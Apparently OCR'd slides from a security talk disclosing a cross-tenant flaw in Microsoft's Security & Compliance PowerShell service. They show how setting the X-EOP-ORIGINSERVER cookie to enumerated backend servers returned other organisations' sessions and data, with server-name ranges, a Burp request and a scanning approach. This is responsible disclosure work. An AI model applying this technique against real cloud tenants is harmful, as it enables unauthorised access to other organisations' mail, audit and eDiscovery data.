- Acquire Access Token at <tenant> as client “Microsoft Exchange REST API Based Powershell” for resource “https://ps.compliance.protection.outlook.com”
- GET the PhishSimOverridePolicy (there can be only one)
  - If none exists, create one with a POST to PhishSimOverridePolicy
- GET the PhishSimOverrideManagementRule (there can be only one)
- Create/Update the rule with a POST to PhishSimOverrideManagementRule with SenderDomainIs, SenderIpRanges and Policy values

}

Wait.. what tenant?

- Tenant 1 ... Success
- Tenant 2 ... Success
- Tenant 3 ... Success
- Tenant 4 ... Policy exists, rule exists ???

Wait.. what tenant?

- Tenant 1 … Success
- Tenant 2 … Success
- Tenant 3 … Success
- Tenant 4 … Policy exists, rule exists ???

Wait.. what tenant?


- Tenant 1 … Success
- Tenant 2 … Success
- Tenant 3 … Success
- Tenant 4 … Policy exists, rule exists ???

- Updated settings for tenant 1 with a token for tenant 4
  - That's crossing a security boundary…

Wait.. what tenant?

- Tenant 1 … Success
- Tenant 2 … Success
- Tenant 3 … Success
- Tenant 4 … Policy exists, rule exists ???

- Updated settings for tenant 1 with a token for tenant 4
  - That's crossing a security boundary…




Wait.. what tenant?

- Tenant 1 … Success
- Tenant 2 … Success
- Tenant 3 … Success
- Tenant 4 … Policy exists, rule exists ???

- Updated settings for tenant 1 with a token for tenant 4
  - That's crossing a security boundary…

… But I still need to automate changing those @!#$@#$ settings…



Finally updating those settings

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: application/xml;charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Set-Cookie: X-EOP-ORIGINSERVER=VI1EUR06WS022:4222211017605146; domain=eur06b
request-id: 7e107384-13f6-41b3-8451-eb6c5aa0fce9
X-Content-Type-Options: nosniff
request-id: cf663031-a955-4715-ad48-44abbf034c68
DataServiceVersion: 3.0;
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-DiagInfo: VI1EUR06WS022
X-BEServer: VI1EUR06WS022
Date: Tue, 02 Jan 2024 15:37:46 GMT
Connection: close
Content-Length: 483309
```

Finally updating those settings

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache, no-store
3  Pragma: no-cache
4  Content-Type: application/xml;charset=utf-8
5  Expires: -1
6  Server: Microsoft-IIS/10.0
7  Set-Cookie: X-EOP-ORIGINSERVER=VI1EUR06WS022:4222211017605146; domain=eur06b
8  request-id: 7e107384-13f6-41b3-8451-eb6c5aa0fce9
9  X-Content-Type-Options: nosniff
10 request-id: cf663031-a955-4715-ad48-44abbf034c68
11 DataServiceVersion: 3.0;
12 X-AspNet-Version: 4.0.30319
13 X-Powered-By: ASP.NET
14 X-DiagInfo: VI1EUR06WS022
15 X-BEServer: VI1EUR06WS022
16 Date: Tue, 02 Jan 2024 15:37:46 GMT
17 Connection: close
18 Content-Length: 483309
```

Finally updating those settings

- First request takes a couple of seconds
- Subsequent requests are much faster
- Value of X-EOP-ORIGINSERVER stays the same
  - Even without actually sending the Cookie
- Smart Load Balancer in front of Remote Powershell session

Finally updating those settings

- First request takes a couple of seconds
- Subsequent requests are much faster
- Value of X-EOP-ORIGINSERVER stays the same
  - Even without actually sending the Cookie
- Smart Load Balancer in front of Remote Powershell session
- Solution: Explicitly set this cookie to VI1EUR06WS001, 002, 003 etc., for each different tenant
  - This would ensure a fresh Powershell Session for each tenant

9000

Automation

foreach tenant in all customer tenants {

- Get tenant Region (eur06b, etc)
- Set X-EOP-ORIGINSERVER Cookie
- Acquire Access Token at <tenant> as client "Microsoft Exchange REST API Based Powershell" for resource "https://ps.compliance.protection.outlook.com"
- GET the PhishSimOverridePolicy (there can be only one)
  - If none exists, create one with a POST to PhishSimOverridePolicy
- GET the PhishSimOverrideManagementRule (there can be only one)
- Create/Update the rule with a POST to PhishSimOverrideManagementRule with SenderDomainIs, SenderIpRanges and Policy values

}

Finally updating those settings

- X-EOP-ORIGINSERVER =
  - eur01b - VE1EUR01WSXXX with XXX = 001 - 250
  - eur02b - DB5EUR02WSXXX with XXX = 001 - 050
  - eur03b - VI1EUR03WSXXX with XXX = 001 - 050
  - eur04b - VI1EUR04WSXXX with XXX = 001 - 050
  - eur05b - VI1EUR05WSXXX with XXX = 001 - 055
  - eur06b - VI1EUR06WSXXX with XXX = 001 - 055
  - gbr01b - LO4GBR01WSXXX with XXX = 001 - 035
  - che01b - ZR0CHE01WSXXX with XXX = 001 - 025
  - deu01b - FR2DEU01WSXXX with XXX = 001 - 025
  - nor01b - SV0NOR01WSXXX with XXX = 001 - 020
  - ...

Wait.. what tenant?


- Tenant 1 ... Success
- Tenant 2 ... Success
- Tenant 3 ... Success
- Tenant 4 ... Success
- ...
- Tenant 49 ... Success
- Tenant 50 ...

Wait.. what tenant?

- Tenant 1 ... Success
- Tenant 2 ... Success
- Tenant 3 ... Success
- Tenant 4 ... Success
- ...
- Tenant 49 ... Success
- Tenant 50 ... Different policy, different rule ???

Wait.. ~~what~~ whose tenant??

- Tenant 1 ... Success
- Tenant 2 ... Success
- Tenant 3 ... Success
- Tenant 4 ... Success
- ...
- Tenant 49 ... Success
- Tenant 50 ... Different policy, different rule ???


Burp Suite Community Edition v2020.9.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP
1164 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1165 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1166 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1167 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1168 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1169 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2423 JSON ✓ 104.47.1.26
1170 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1171 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1172 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
1173 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2353 JSON ✓ 104.47.1.26
1174 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig ✓ 104.47.1.26
1175 https://eur01b.ps.compliance.protection.outlook.com GET /psws/service.svc/AdminAuditLogConfig 200 2430 JSON ✓ 104.47.1.26
Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 GET /psws/service.svc/AdminAuditLogConfig HTTP/1.1
2 Host: eur01b.ps.compliance.protection.outlook.com
3 User-Agent: python-requests/2.31.0
4 Accept-Encoding: gzip, deflate
5 Accept: application/json
6 Connection: close
7 Authorization: Bearer
Search... 0 matches
Response
Raw Headers Hex
Pretty Raw Render \n Actions
"AdminAuditLogCmdlets":[
"*"
],
"AdminAuditLogEnabled":true,
"AdminAuditLogExcludedCmdlets":[
],
"AdminAuditLogMailbox":"",
"AdminAuditLogParameters":[
"*"
],
"AdminDisplayName":"",
"DistinguishedName":"CN=Default,CN=Configuration,CN=
"ExchangeObjectId":"
"ExchangeVersion":"0.10 (14.0.100.0)",
"Guid":"
"Id":"FFO.extest.microsoft.com/Microsoft Exchange Hosted Organizations/
.onmicrosoft.com/Configuration,
"IsValid":true,
Search... 0 matches
Not my customer!
$ 14000

Steps to reproduce *

Please provide step by step instructions on how to reproduce th
to Reproduce must be between 25 characters and 10,000 charac

Template

10000/10000 characters remaining

- Multi-threaded Python script
- 600 BE servers in ~ 5 minutes
- No hits on Sunday
- Monday morning... Bingo!

Impact

Security & Compliance PowerShell contains the following types of cmdlets:

14000

- Cmdlets that correspond to features available only in Purview compliance and the Microsoft Purview compliance portal. Most cmdlets in Security & Compliance PowerShell fall into this category.

- Basic cmdlets that are also available in Exchange Online PowerShell (for example, Get-User, and Get-RoleGroup).

- A few cmdlets that correspond to security features available in Exchange Online Protection (EOP) and Microsoft Defender for Office 365 in the Microsoft Defender portal (for example, Set-SecOpsOverridePolicy).

Impact

eDiscovery solutions

Microsoft Purview provides three eDiscovery solutions: Content search, eDiscovery (Standard), and eDiscovery (Premium).

Expand table

Content Search	eDiscovery (Standard)	eDiscovery (Premium)
- Search for content - Keyword queries and search conditions - Export search results - Role-based permissions	- Search and export - Case management - Legal hold	- Custodian management - Legal hold notifications - Advanced indexing - Review set filtering - Tagging - Analytics

14000

Impact

Here's a description of each eDiscovery capability.

- **Search for content**. Search for content that's stored in Exchange mailboxes, OneDrive for Business accounts, SharePoint sites, Microsoft Teams, Microsoft 365 Groups, and Viva Engage Teams. This includes content generated by other Microsoft 365 apps that store data in mailboxes and sites.

Impact

Perform actions on content you find

After you run a search and refine it as necessary, the next step is to do something with the results returned by the search. You can export and download the results to your local computer or in the case of an email attack on your organization, you can delete the results of a search from user mailboxes.

- Export the results of a content search and download them to your local computer..

19000

Impact

Perform actions on content you find

